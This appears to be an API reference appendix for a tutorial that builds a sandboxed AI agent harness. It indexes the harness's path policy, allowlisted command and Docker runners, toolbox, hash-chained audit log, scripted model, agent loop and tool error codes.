`DockerRunner.build_command(argv, cwd=".", name=None, env=None) -> list[str]`	Pure recipe builder; asserts every hardening flag offline.
`DockerRunner.run(argv, cwd=".", env=None, name=None) -> RunResult`	Starts the CLI, captures bounded output, removes the named container on timeout.

`ch05/mini_harness/toolbox.py`

NAME	CONTRACT
`FILE_TOOL_NAMES`	Derived from `file_tools.TOOL_SPECS`.
`Toolbox(sandbox, runner)`	File tools + `run_command`.
`Toolbox.specs()`	Combined prompt contract.
`Toolbox.run(name, args=None)`	Routes; unknown tool returns `ERROR[UNKNOWN_TOOL]`.

`ch05/mini_harness/docker_tools.py`

NAME	CONTRACT
`DockerToolSpec(name, description, args)`	Prompt-visible command contract.
`RUN_COMMAND_SPEC`	The `run_command` spec (`argv`, `cwd`).
`format_result(result)`	Same presentation shape as ch03, with container status.
`run_command_tool(runner, args)`	Validates `argv`/`cwd`; runs `DockerRunner.run(argv, cwd=...)`; maps errors to observations.

`ch05/mini_harness/audit.py`

NAME	CONTRACT
`AuditError`	Malformed log, chain failure, or append failure.
`AuditLog(path)`	Creates parent; loads and verifies an existing tail before appending.
`AuditLog.record(action, outcome, detail=None) -> dict`	Appends one event, computes `prev`/`hash`, fsyncs.
`AuditLog.events() -> list[dict]`	Reads JSONL; malformed line raises.
`AuditLog.verify() -> bool`	Recomputes the sequence and hash chain.
`_redact(value, key=None)`	Masks secret-looking keys and truncates long strings.

`ch05/mini_harness/agent.py`

NAME	CONTRACT
`ModelReply(kind, text="", tool=None, args={})`	`kind` is `final` or `tool`.
`ModelReply.final(text)` / `ModelReply.call(tool, args=None)`	Constructors.
`Model`	Protocol: `reply(messages, tools) -> ModelReply`.
`ScriptedModel(replies)`	Consumes a list; returns a final answer when empty; `calls` counts.
`AgentResult(text, steps, stopped, transcript, observations)`	Stop reason is `final`, `max_steps` or `error`.
`Agent(toolbox, model, audit, max_steps=8)`	Runs the loop.
`Agent.run(task) -> AgentResult`	Audits start, calls, results, final/max-step/error.

`ch05/mini_harness/cli.py`

NAME	CONTRACT
`_parser()`	`--demo`, `--build`, `--workspace`, `--max-steps`.
`run_demo(workspace, build=False, max_steps=8) -> int`	Build (optional), run the scripted scenario, print transcript and audit verification.
`main(argv=None) -> int`	Uses a temporary workspace by default; returns 0 on a normal demo.

`ch00`–`ch05` demos

Each `mini_harness/demo.py` is a runnable walkthrough, not part of the public API. Run it with `python -m mini_harness.demo`.

Alphabetical index

NAME	CHAPTER	KIND
`Agent`	5	class
`AgentResult`	5	dataclass
`AuditError`	5	exception
`AuditLog`	5	class
`CommandError`	3	exception
`CommandPolicy`	3	dataclass
`CommandResult`	3	dataclass
`CommandRunner`	3	class
`DirEntry`	2	dataclass
`DockerConfig`	4	dataclass
`DockerError`	4	exception
`DockerRunner`	4	class
`DockerToolSpec`	5	dataclass
`Limits`	2, 3	frozen dataclass
`Model`	5	protocol
`ModelReply`	5	frozen dataclass
`PathPolicy`	1–5	class
`PolicyError`	1–5	exception
`ResolvedPath`	1–5	frozen dataclass
`RunResult`	4	frozen dataclass
`RUN_COMMAND_SPEC`	5	constant
`Sandbox`	2, 5	class
`SandboxError`	2, 5	exception
`ScriptedModel`	5	class
`ToolSpec`	2, 5	frozen dataclass
`Toolbox`	5	class
`TOOL_SPECS`	2, 5	constant
`default_command_policy()`	3	function
`expand_variables(text, env=None)`	1–5	function
`format_result(result)`	3, 5	function
`realpath_best(path)`	1–5	function

NAME	CHAPTER	KIND
`resolve_real_executable(program)`	3	function
`run_command_tool(runner, args)`	3, 5	function
`run_demo(workspace, ...)`	5	function
`run_shell(root, command, timeout=None)`	0	unsafe function
`run_tool(sandbox, name, args=None)`	2, 5	function
`tool_names()`	2, 5	function

Observation vocabulary

PREFIX	MEANING
`OK`	The tool completed and the result is in the text.
`ERROR[ARGS]`	Missing, wrong-typed or malformed tool arguments.
`ERROR[PATH]`	The path policy refused the target.
`ERROR[NOT_FOUND]`	The file or folder does not exist.
`ERROR[IS_DIR]` / `ERROR[NOT_DIR]`	Wrong file type for the operation.
`ERROR[TOO_LARGE]`	A byte or entry cap was exceeded.
`ERROR[EXISTS]`	Create-only write hit an existing file.
`ERROR[NO_MATCH]` / `ERROR[AMBIGUOUS]`	Edit text missing or repeated.
`ERROR[DENIED]`	The command program is not allowlisted.
`ERROR[CWD]`	The working directory is outside the workspace or missing.
`ERROR[TIMEOUT]`	The command exceeded its wall-clock limit.
`ERROR[EXIT]`	The command ran and returned non-zero.
`ERROR[DOCKER_MISSING]`	The Docker CLI/daemon or image is unavailable.
`ERROR[EXIT]` (Docker)	The container command returned non-zero.
`ERROR[UNKNOWN_TOOL]`	No tool with that name.
`ERROR[INTERNAL]`	An unexpected tool bug was caught at the boundary.

Constants worth knowing

CONSTANT	WHERE	VALUE / PURPOSE
`_WINDOWS_RESERVED`	path policy	`CON`, `PRN`, `AUX`, `NUL`, `COM1-9`, `LPT1-9`
`MAX_VALUE_CHARS`	audit	500-character audit truncation
`FILE_TOOL_NAMES`	toolbox	derived file-tool dispatch set
`RUN_COMMAND_SPEC`	docker tools	the command tool contract
`CHAPTER_DIR` / `DOCKER_DIR`	cli	`ch05` / `ch05/docker`